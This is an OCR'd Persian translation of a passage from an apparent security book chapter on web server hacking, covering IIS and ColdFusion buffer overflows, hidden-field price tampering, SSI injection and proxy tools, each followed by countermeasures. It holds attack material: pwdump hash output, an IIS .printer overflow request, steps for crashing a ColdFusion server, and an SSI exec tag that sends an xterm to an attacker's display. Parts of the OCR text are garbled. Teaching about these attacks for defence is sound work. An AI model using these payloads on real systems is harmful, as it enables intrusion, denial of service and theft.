موفقیـت زمانـی حاصل می‌شود که شما بتوانید یک دستور سادهٔnetcat را از خودتان اجرا نمائید. البته بعنوان system account امکان دسترسی محلی را بما می‌دهد. (بطور موثری ، سرپرست کاربر)

```
c:\> nc – nvv 10.11.1.1 26
(UNKNOWN) [10.11.1.1] 26 (?) open
Microsoft(R) Windows NT (TM)
(C) Copyright 1985-1996 Microsoft Corp.

C:>pwdump
administrator:500:D3096B7CD9133319790F5B37EAB66E30:5ACA8A3A546DD587A58A251205881082:Bu
ilt-in account for administering the computer/doma in : :
Guest:501:NO PASSWORD***********:NO PASSWORD***********
*******:Built-in account for guest access to the computer/domain: :
sqldude:1000:853FD8D0FA7ECF0FAAD3B435B51404EE:EE319BA58C3E9BCB45AB13CD7651FE14: : :
SQLExecutiveCmdExec:1001:01FC5A6BE7BC6929AAD3B435B51404EE:0CB6948805F797BF2A82807973B8
```

```
9537:SQLExecutiveCmdExec,SQL Executive CmdExec Task Account:C_:
```

بـا یک کپی ساده و paste(چسباندن) در واسط فرمان و یک کمی کمک از L0phtcrack برای شکستن ترکیبات ، شما رمز عبور سرپرست راخواهید داشت (یا هرکس دیگری در سیستم)

اگـر پورت NetBIOS سرور (TCP139) بر روی مهاجمین باز باشد ، هم‌اکنون آنها می‌توانند متصل شوند و هر Task Unabated را اجرا نمایند . البته با این تکنیک مهاجمین یک فشردگی مشخص و بحرانی را در سیستم — که ممکن است در یک وقایع روزمره کشف شده باشد — ایجاد می‌کنند .

افدام متقابل در برابر IIS4.0 IIS Hack

ماکروسـافت لـزوماً حـیطهٔکـاری بـرای مشـکل ارائـه داد ، امـا بعـد از آن یـک تکـه بـرنامه در http://www.microsoft.com/bussys/IIS/iis-public/fixes/usa/ext-fix/ پیشـنهاد شـد . گـروه eEye هـم یک تکه برنامه به همان خوبی برای آسیب‌پذیری عرضه کردند ، اما تکه‌برنامه‌های عرضه شده همیشه لازم می‌باشند .

سرریزشدن بافر IIS Printer

Popularity:	*10*
Simplicity:	*9*
Impact:	*10*
Risk Rating:	***10***

توسط تیم eEye Digital Security ارائه شده است ، سرریزشدن بافر بدون فیلتر ISAPI با printer files سر و کار دارند :

```
c:\Win NT \ system 32\ msw2prt .dll
```

DLL در چاپ وب بکاررفتـه در پـروتکل (IPP)Internet Printing را فـراهم مـی‌آورد عمـل آسیب‌پذیری با ارسال تقریباً ۴۲۰ بایت در سربرگ "HOST" ، HTTP انجام می‌پذیرد . برای ایجاد این آسیب‌پذیری شما می‌توانید همانند زیر عمل کنید :

```
GET / NULL . printer HTTP/1.0
HOST : AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAA (up to 420)
```

درخواسـت GET بـا بافـر پهـناور واقعـاً باعـث مـی‌شـود که وب سرور شکسته و خرد شود . اما از آنجائیک IIS5.0 بطور اتوماتیک IIS را در این حادثهٔ شکسته‌شدن یا خردشدن راه‌اندازی مجدد می‌نماید ، سرپرست سیستم یک عاقل نخواهد بود .

این عمل عمومی ساخته شده (IIS5hack .zip) ، در SecurityFocus.com یافت می‌شود .

افدامات متقابل در برابر سرریز شدن بافر IIS printer

ماکروسـافت تکـه بـرنامه‌ای بـرای سرریزشـدن بافـر ارائـه کـرده اسـت . مجلـهٔ امنیـت در http://www.microsoft.com/technet/Security/bulletin/msS01-023.aspیافت می‌شود.

بهتریـن اسـتراتژی طولانی مدت برای شکست‌دادن مهاجمین شبیه این بایست حذف‌کردن انتشار نقشه‌ها برای تمام DLLها که بصورت فعال مورد استفاده نیستند ، باشـد . بنابرایـن شـما موظـف نخواهـید بـود آنها را با تکه برنامه‌ها نگه دارید (ممکن است در یک زمان‌بندی مناسب و دلخواه ارائه بشود یا نشود) و از راه‌اندازی آن در امان خواهید بود .

سرریزشدن بافر سرور فهرست ISAP1 idq.dll

Popularity:	*9*
Simplicity:	*9*
Impact:	*8*
Risk Rating:	*9*

فقـط سـومین سرریزشـدن بافـر واقعـی برای IIS ارائه شد ، سرریزشدن بافر idq.dll ISAP1 یکی دیگر از آن جنایتکارهاست . Riley Hassel (از گروه eEye) آنـرا کشف کرد و آن را در هجدهم ژوئن سال 2001 ارائه داد ، این آسیب‌پذیری هم روی IIS4.0 هم روی IIS5.0 اثر می‌گذارد و به مهاجمین اجازه می‌دهد تا دستورات اختیاری بعنوان local system account ایجاد کنند (که همگی در دستگاه محلی بسیار قوی و کاری هستند)

همـانطور کـه از ایـن نوشـته‌هـا ، فقـط دو تا رفتار برای این bug ارائه شده است و آنها کمتر ماندگار و ماندنی هستند ، شما بایستی آماده این آسیب‌پذیریها باشید و بسرعت برای رفع آن مشکل گام بردارید.

در حقیقـت code Red worm ، مبنی بر رفتار سرریزکردن بافر idq.dll سرفصلهایی را در اواسط سال 2001 ساخت که بوسیلهٔ ویندوز 2000 در اینترنت برای هفته‌های متمادی از این خرابی انتقام بگیرد.


اولیـن نسـخهٔ وَرُم نشـانی IP هیئـت رئیسـه است که در ایالت متحده whitehouse.gov نشانه‌گیری شدو آنرا مجبور به تغییردادن آدرسش کرد تا مورد حملهٔ بعدی دهها هزار سیستمهای تخریب کننده قرار نگیرد. نسخهٔ بعدی بطور کنترل از راه دور درهای پشت صدها هزار سرور را تحت‌الشعاع قرار داد .

آسیب‌پذیریهاي سرریزشدن Web Field

Popularity:	*7*
Simplicity:	*8*
Impact:	*9*
Risk Rating:	*8*

بعلـت کمبود sanitization حفظ اسناد مهم با تغییر اسامی یا محل یا علائم مشخصهٔ آن ، مهاجم می‌تواند وب سرور نهایی را با استفاده از فقط یک مرورگر پایین بیاورد ، چگونگی آن را در ذیل شرح داده شده است :

۱- با مرورگرتان به صفحهٔ Administrator logon از یک سرور cold Fusion نمونهاشاره کنید.




۲- تغییردادن یا Edit کردن HTML با استفاده از File|Edit Page (در مورد Net scape)

۳- حالا شما بایستی طرح‌بندی و نشانه‌گذاریهای HTML را در ذیل ببینید .

۴- تک Action(سمت چپ بالا) را توسط دبل کلیک روی آن و نام سرور و آدرسهای را به URL زیر تغییر دهید :

```
<fromAction="http://192.168.51.101/CFIDE/administrator/index.cfm" Method = "Post">
```



۵ – تگ HTML را با نگهداشتن رمز عبور که password provided نامیده می‌شود و خصوصیات size و maxlenght را تغییر دهید :

```
<input Name = "password provided " TYPE = " PASSWORD" Size ="1000000" MAXLENGTH = "1000000">
```


۶- روی preview کلیک کنید و فایل را بعنوان یک فایل HTML ذخیره نمایید .


۷- فیلد رمز عبور بایستی صفحه را بطرف راست توسعه بدهد . بالا یک میلیون کاراکتر تولید نماید و آنها را به داخل فیلد رمز عبورقرار دهد .

۸- روی دکمهٔ password کلیک کنید . اگر همه چیز خوب پیش‌رود (یا پیش نرود ، اگر شما مدیریت سیستم را بعهده داشته باشید) ، شما بایستی نتیجهٔ زیر را در سرور مقصد ببینید :

توجه :

بایستی توجه داشته باشید که Preceding (مقدم‌بودن) پردازش CPU را تا 100% بالا می‌برد سرور را غیرفعال می‌سازد . اگر شما به ارسال این درخواستها یا سوالها ادامه بدهید ، حافظه بطور حتم از اجرا خارج می‌شود . به هر حال ارسال بیش از یک میلیون کاراکتر به سرور مقصد آنرا بی‌درنگ از بین می‌برد . در این حالت ، شما نیاز به reboot سیستم (راه‌اندازی مجدد سیستم) برای رفع‌کردن مشکل دارید .





اقدامات متقابل در برابر Web Field Over Flow

تنها راه‌حل واقعی برای این نوع آسیب‌پذیری ، حفظ اطلاعات ورودی مثل نام و آدرس و یا علامت مشخصهٔ دیگری در هر برنامه‌ای که شما توسعه می‌دهید می‌باشد . با ایـن آسیب‌پذیری ویژهٔ Cold Fusion شما می‌توانید هم صفحه سرپرست یا Administrator را حرکت دهید به داخل دایرکتوری انتخابی (که فقط امنیت سراسر obscurity را بعهده دارد) و هم توصیه‌های آنها را برای امن‌سازی Cold Fusion در آدرس زیر کنترل کنید :

http://www.allaire.com/Handlers/index.cfm?ID=10954&Method=Full

طراحي ضعيف Web

مادامیکه اینترنت با بقایا و آثار تخریب کنندهٔ تهاجمها به وب سرور از هم می‌پاشد، مهاجمین اجازه دارند که اطلاعات حیاتی و مهم در مورد طراحی وب را بدست آورند و اغلب دستیابی ممتاز به سرور خودشان را بدست می‌آورند ، این تهاجمها تیپی از توسعهٔ توده‌های یخی است . خیلی از توسعه‌دهندگان وب بعضی از تکنیکهای مهم طراحی را برای محدودکردن سوء استفاده از وب سرورشان یاد نگرفته‌اند . خیلی از این تکنیکها در این فصل مورد بحث قرارگرفته‌اند . برای اطلاعات بیشتر در مورد اکثر آسیب‌پذیریهای ذیل ، شما می‌توانید وب FAQ در :
NMRC (http://www.nmrc.org/faqs/www/index.html) بررسی نمایید .

سوء استفاده از تگهاي مخفي

Popularity:	5
Simplicity:	6
Impact:	6
Risk Rating:	6

خیلی از شرکتها هم‌اکنون در حال انجام تجارت در سراسر اینترنت هستند ، محصولاتشان را می‌فروشند و سرویسهایشان را به دیگران بوسیلهٔ مرورگر وب می‌دهند . اما طراحی ضعیف shopping – cart به مهاجمین اجازه می‌دهد که ارزشهایی مثل قیمت را بصورت اشتباه و نادرست بسازند .مثالی می‌زنیم ، یک خرده‌فروش سخت‌افزاری کامپیوتر کوچک که وب سرورشان را طوری قرار داده است تا بازدیدکنندگان وب مستقیماً سخت‌افزارهای روی خط را بخرند . به هر حال آنها یک جریان مالی در کدسازیشان را از تله‌های مخفی HTML بعنون تنها مکانیسم برای نشان‌گذاری قیمت روی یک آیتم مشخص استفاه می‌کنند، می‌سازند . در نتیجه وقتیکه مهاجمین این آسیب‌پذیری را کشف کردند ، آنها می‌توانند ارزش قیمت tag مخفی شده را انتخاب نمایید و آنرا از ارزش اولیهٔ آن کمتر کنند .

برای مثال ، بگویید یک وب سایت که HTML زیرین روی صفحهٔ خریداران داشته باشد :

```
<FORM ACTION = "http://192.168.51.101/cgi-bin/order.pl"
                                        method = "post">
  <input type = hidden name = "price" value = "199.99">
  <input type = hidden name = "prd_id" value = "x 190">
  QUANTITY : < input type = Tent name = "Quant" Size =3
                                  maxlenght = 3  value =1 >
</FORM>
```

سپس یک تغییر ساده قیمت با Netscape Composer یا یک ویرایشگر متن یا text filter به مهاجمین این اجازه را می‌دهد که خرید برای 1.99 دلار بجای 199.99 دلار (قیمت خواسته شدهٔ آن) قرار دهند :

<input type = hidden name = "price" value = "1.99">

اگر شما تصور کنید که این نوع جریان کدسازی خیلی نادر و کمیاب است ، در http://www.altavista.com ، "type = hidden name = price" را جستجو کنید ضوابط و معیارها را برای کشف صدها سایت با این جریان پیدا خواهید کرد .

از جمله موارد دیگر بکارگیری ارزش پهنای فیلدهاست . یک سایز مشخص در طول طراحی وب تعیین شده است ، اما مهاجمین می‌توانند این ارزش را به عدد بزرگی مثل ۷۰/۰۰۰ تغییر دهند و یک رشتهٔبزرگی از کاراکترها را پیوند دهد ، احتمالاً باعث از هم گسیختگی سرور و یا لااقل باعث برگشت نتایج دور از انتظار می‌شود .

اقدام متقابل در برابر Tag مخفي شده

Popularity:	4
Simplicity:	4
Impact:	9
Risk Rating:	6

برای ممانعت از رفتار تگهای مخفی HTML ، استفاده از تگهای مخفی را برای ذخیره‌کردن اطلاعاتی مثل قیمت ، یا لااقل تایید کنند ارزش را قبل از پردازش آن

محدود سازید .

(SSIs) Server Side Includes

Server Side Including یـک مکانیسـم برای تاثیر متقابل در زمان واقعی بطور کاربردی بدون برنامه‌نویسی ایجاد می‌نماید . توسعه‌دهندگان وب اغلب آنها را بعنوان یک ابزار سریع یادگیری date/time سیستم بکار می‌برند یا برای اجرای یک دستور محلی اطلاعات خروجی را جهت ایجاد نمودن یک تقسیم جریان برنامه‌نویسی ارزیابی می‌کنند . تعداد زیادی از صورتهای SSI (بنام tags) در دسترس هستند که شامل :

echo,include,fsize,flastmod,exec,config,odbc,email,break,if,go to,Label می‌باشند.

سـه تا از سودمندترین آنها برای مهاجمین include و exec و email tags هستند . تعدادی از مهماجمها می‌توانند با قراردادن کد SSI بدرون یک فیلد که ارزیابی خواهـد شـد بعـنوان یک سند HTML توسط وب سرور ، به اجرای دستورات بطور محلی و تامین دستیابی به سرور بپردازند . بعنوان مثال ، با واردکردن تگ SSI بدرون اولیـن و آخریـن فـیلد نام در زمان ایجاد یک حساب جدید ،وب سرور ممکن است کلمه‌بندی خاصی را برای اجرا کردن آن ارزیابی نماید . تگ SSI زیر به پشت xTerm برای مهاجم ارسال خواهد شد :

<!--#exec cmd=”/usr/x 11R6/bin/xterm – display attacker: 0&” -- >

اقدام متقابل در برابر SSI

یک Preparser Script را برای خواندن هر فایل HTML و بیرون‌کشیدن هر خط SSI غیرمجاز قبل از عبور یا گذر آن از سرور بکار ببرید .

اضافه‌کردن به پرونده‌ها

Popularity:	4
Simplicity:	6
Impact:	5
Risk Rating:	5

هر خصیصهٔ وب بیک کاربر اجاره می‌دهد ، مستقیماً اطلاعاتش را بروی فایلی که می‌تواند باعث آسیب‌پذیری پنهانی گردد ، وارد نماید . بعنوان مثال اگر وب سایت شما حـاوی دسـتوراتی از توصـیه‌های اطلاعات ورودی شخصی جهت توسعه یا پیشرفت سایت یا چیزی شبه به آن باشد ما و شما همچینن به کاربر اجازه می‌دهیم که این فایل را ببینـید ، سـپس مهاجمیـن با پیوست یا ضمیمه‌کردن کد SSI (همانطوریکه قبلاً مشاهده شد) جهت اجرای محلی کدها یا کد Java script جهت فعال‌کردن کاربرهای تحت‌نظر برای نام کاربر و رمز عبورشان با آن عمل می‌کنند ، مهاجمین سپس می‌توانند آنرا به همان توضیحات فایل برای مرور بعدی بفرستند .

اقدام متقابل در برابر Appending to files (افزودن به پرونده‌ها)

اسـتفاده‌اتـان از فـایل‌هایـی کـه اضافه می‌شوند برای به اشتراک‌گذاردن اطلاعات متقابل اضافه می‌شوند را محدود سازید . زیرا راههای بسیاری را برای مهاجمین جهت دستکاری‌کردن کاربر وب سرور باز می‌نماید.

ابزار هك‌كردن وب

عـلاوه بـر حمله به سیستمهای خارج و مهاجمین بعضی اوقات می‌خواهند یک مسیر تیزو نافذ برای بدست‌آوردن سلطهٔ کامل داشته باشند ، برای انجام آن آنها بایستی ابـزارهای پیچیدهٔ بیشتری را مورد استفاده قرار دهند . ما بعضی از این ابزار و کاربردشان را مطرح خواهیم نمود و نشان می‌دهیم چگونه تکنیکهای سخت‌تر و محکمتری برای حملـه‌کـردن را بکار می‌گیرند . ما سه ابزار SSLproxyLo (یک سرور با فرمان خطی سادهٔ SSLproxy) ، Achilles(که یک سرورGUI SSLproxy) و wfetch (یک ابزار شناسایی اجبار بی‌رحم) را مطرح خواهیم نمود .

SSLproxy

Popularity:	4
Simplicity:	6
Impact:	5
Risk Rating:	5

یکـی از راههـای محدودسـازی ابـزار قدیمـی ارزیابی وب یا ابزار آزمایش‌کنندهٔ خام مثل netcat این است که آنها را به اتصالات استاندارد HTTP محدود کنیم تا زمانـیکه به Secure Sockets Layer (SSL) – برای سرورهای وب فعال شده متصل می‌شوند به کلی غیرقابل استفاده باشند برای آزمایش جهت تمام هجومهای اسـتاندارد بـر علـیه SSL – وب سرور فعال‌شده ، شما می‌توانید بسادگی SSLproxy را بکار ببرید . این محصول توسط Christian Strakjhonn نوشته شده اسـت و از http://www.kuix.de/ SSLproxy قـابل download شـدن اسـت . پراکسـی SSLP یک پراکسی سرور کوچک جهت دریافت در خواستها و سپس فورواردکردن به آنها در سراسر تونل SSL منتشر شده ایجاد می‌کند . برای ایجاد این تونل می‌توانید پارامترهای زیر را بکار ببرید :

```
SSLproxy-1 2000 – R 10.1.1.20  -r443 -p ssl3 -c dummycert.pem
```

دسـتورات قبلـی SSLproxy را قـادر بـه گوش‌دادن به درخواستهای اتصال در پورت 2000 و ارسال آنها به سیستم SSL از راه دور (10.11.20) در پورت 443 مـی‌کـند . وقتـیکه پراکسی SSL اتصال می‌یابد ، شما می‌توانید هر برنامه‌ای به منظور اتصال به میزبان محلی (127.0.0.1) در پورت 2000 و اتصال به سیستم مورد دلخواه بکار ببرید . (مانند netcat)

اقدام متقابل در برابر SSLproxy

تـنها اقـدام مـتقابل واقعی در برابر این هجوم ، خاموش‌کردن SSL در سرورهای وِبتان می‌باشد (راستی، ما هرگز آنرا توصیه نمی‌کنیم) . یک ابزار بنام ssldump می‌تواند برای رمز گشایی ترافیک SSL در حال پرواز استفاده شود ssldump در سایت http://www.rtfm.com/ssldump یافت می‌شود .

Achilles

Popularity:	4
Simplicity:	4
Impact:	6
Risk Rating:	5

Achilles یـک نسـخهٔ GUI از پراکسـی خـط دسـتوری SSL می‌باشد. به هر حال ، آن جائی است که شباهتها به پایان می‌رسند ، Achilles بیشتر از یک نمایندگی ساده عمل می‌کند – آن به شما اجازه می‌دهد که انتشارات نهایی ترافیک را در بین راه برباییید و در حالت عبور آنها را تغییر دهید .

اولاً ، شـما بایسـتی سیسـتم خـود را بعنوان یک Proxy قرار دهید . برای این‌کار ، براحتی روی نام کنترل Internet Options کلیک نمایید ، tab اتصالات (connections) را انـتخاب کنـید و روی دکمـه LAN setting کلـیک کنـید . سپس جعبهٔ کنترل Use A Proxy Server را انتخاب کنید و آدرس را بر اساس میزان محلی و پورت را در 2000 مقرر فرمائید . شما حالا می‌توانید Achilles را راه‌اندازی نمایید و Options (انتخابات)ذیل را کنترل کنید :

- ▼ Intercept Mode ON
- ☐ Intercept Client Data
- ▲ Intercept Server Data

سـپس ، فیلد Listen On Port را به 2000 تغییر دهید . روی دکمهٔ start کلیلک کنید . Achilles فوراً شروع به بستن راه درخواستهای در حال ارسال به مرورگر وب محلی و بالعکس می‌نماید. هر درخواست فرستاده نخواهد شد مگراینکه دکمهٔ Send انتخاب شده باشد و به مهاجم اجازه دهد سوال و جوابهای در حالت عبور را تغییر دهد .

اقدامات متقابل در برابر Achilles

مـثل بسـیاری از اقدامـات متقابل در این بخش ، بایستی این مدنظرتان باشدکه این یک خصیصه (“Feature”) نه یک bug از HTTP/HTTPS . بنابراین هیچ راه‌مقابله‌ای به تنهایی در دسترس نیست.

WFetch

Popularity:	4
Simplicity:	6
Impact:	5
Risk Rating:	5

اگـر بـه یـک وب سـرور متصـل شـوید و توانایـی‌هایشـان را پرس‌وجو کنید صرفاً بخاطر اینکه بازی کرده باشید ، به WFetch نگاهی بیاندازید . این برنامه یک ابزار پیشـرفته زیباسـت کـه باعـث اتصـال بـه وب سـرور مـی‌شـود و وضـعیت آنـرا پـرس‌وجـو مـی‌کـند و یـا سـعی بـر شناسـاندن آن دارد . ایـن ابـزار توسـط Jaroslav Dunajsk (یاروسلاف داناجسکی) نوشته شده است . در میان سایرین ، این محصول دارای خصیصه‌های اصلی و مهمی می‌باشد .

- Web authentication methods(includingHTTP-basic,NTLM,Kerberos,andmore)
  - HTTP verbs such an GET,HEAD,PUT,DELETE,TRACE,and so on
  - Connection over SSL
  - Support for proxy servers
  - Custom headers

اقدام متقابل در برابر WFetch

متاسفانه ، WFetch بیشتر شبیه به یک مرورگر عمل می‌کند تا ابزار هک‌کننده ، بنابراین می‌تواند براحتی پیدا شود .

مـا در ایـن کتاب وقت زیادی را جهت صحبت دربارهٔ تکنیکهای مشترک برای دستیابی به سیستمهایی که توسط شرکتهای سازندهٔ قفل‌شده و توسط راهبرهای باتجربه بـاز مـی‌شود ، صرف نموده‌ایم . پس از اتمام این مراحل بجایی می‌رسیم که ارزشها جای واقعی خود را پیدا کرده‌اند . حال این ارزشها درستند یا خیر ؟! اصلاً چیزی باعث شد کـه هـک‌کنـندگان جنایـتکار توانستند به شکستن قفلها و دستیابی به کامپیوترهای خانگی و شخصی افراد موفق شوند ؟ در حقیقت کامپیوترهای شخصی تنها قسم کوچکی ازاین تصویر هستند . هر چیزی که به نوعی محصولات آسیب‌رساندن به سیستم را مورد استفاده قرار دهد شامل این فصل کتاب می‌شود . مانند : نمایشگرهای وب (web ، شـبکهٔ جهانی اطلاعات) ، خوانندگان پست الکترونیکی (Email) و تمام نرم‌افزارهای مختلف ایستگاه کاری اینترنت . بنابراین هر شخصی می‌تواند بعنوان یک هدف احتمالاً مورد قربانی قرار گیرد و اطلاعات ورودی سیستم وی اگر بیشتر نباشد ، کمتر از بحران ناشی از نشست چیزی بر روی web server نخواهد بود .




Figure 15-5. Wfetch allows for almost every combination of web request for testing authentication and much more.

بـه عـبارت دیگـر این مشکل بطور مطلق برای آدرسهای موجود مشکل سازتر است تا نقطهٔ مقابل آن که Server خواهد بود . ابزار و تکنیکهای مشخص شده در این کتاب نه تنها روی اشخاص اثر می‌گذارد بلکه ممکن است به سازمانهایی که افراد در آنجا اشتغال دارند هم ضربهٔ مهلک و مخربی وارد سازد .

باکمـی دقت در می‌یابید که این افراد از CEO گرفته تا یک منشی که این نرم‌افزارها را تقریباً برای انجام 90% ازکارهای روزانه‌اشان بکار می‌برند ، شامل می‌شوند . (بعنوان مثال : مطالعه E- mail یا پیام الکترونیکی و نمایش‌دهنده‌های وب web browsing)

ممکـن است این واقعه از شما شروع شود که درحقیقت پیامد بعدی برای کاربرهای گروهی خواهد بود و پس از آنهم برای کاربرهای حد وسط اینترنت . همچنین توجه داشـته باشـید کـه مزاحـتمها بر اساس ارتباط عمومی پنهانی می‌باشد و شرکت مسئول انتشار آن که بطور دائمی کدهای مخرب و جنایتکارانه‌ای همچون Worm را انتشار می‌دهند بعلت عدم امنیت عمومی به میزان کافی هنوز نگرانند ، آیا نیستند؟!

هک‌کردن کاربر اینترنت در میان گروههای under ground (یا زیرمجموعه‌ای) ، اگر تنها نشانه‌ای از سیل عظیم نرم‌افزارهای توصیه‌کننده ایمنی به میان ایستگاه کاری در سال 2001 نباشد ، بسرعت زیاد می‌شود . هک‌کردن ایستگاه کاری مستلزم تنها یک mindset (تنظیم یادآوری) است و متفاوت از آنچه که جستجو می‌کنند . بـرای توافق سرورهای اصلی اینترنت از قبل http://www.amazon.com تفاوت فقط مرحلهٔ تلاش و میزان است . در عوض متمرکزکردن کوشش شدید عقلانی در برابـر یک هدف واحد یا برنامهٔ کاربردی web server مجزا می‌باشد ، جستجوی هک‌کنندهٔ کاربر برای یافتن یک مشتق یا مجزاکنندهٔ مشترک میان وسیع‌ترین برد تلفات پنهانـــــــــی آن مـــــــــی‌باشـــــــــد . بطـــــــــور نمونـــــــــه ایـــــــــن مشـــــــــتق‌کنـــــــــنده مشـــــــــترک (common denomination) ترکیبـی از کاربـرد مکـرر اینترنـت ، محصـولات نرم‌افزاری گسترده و مردم‌پسندانهٔ مقاومت‌ناپذیر ماکروسافت و کمبود قدرت درک اطمیـنان 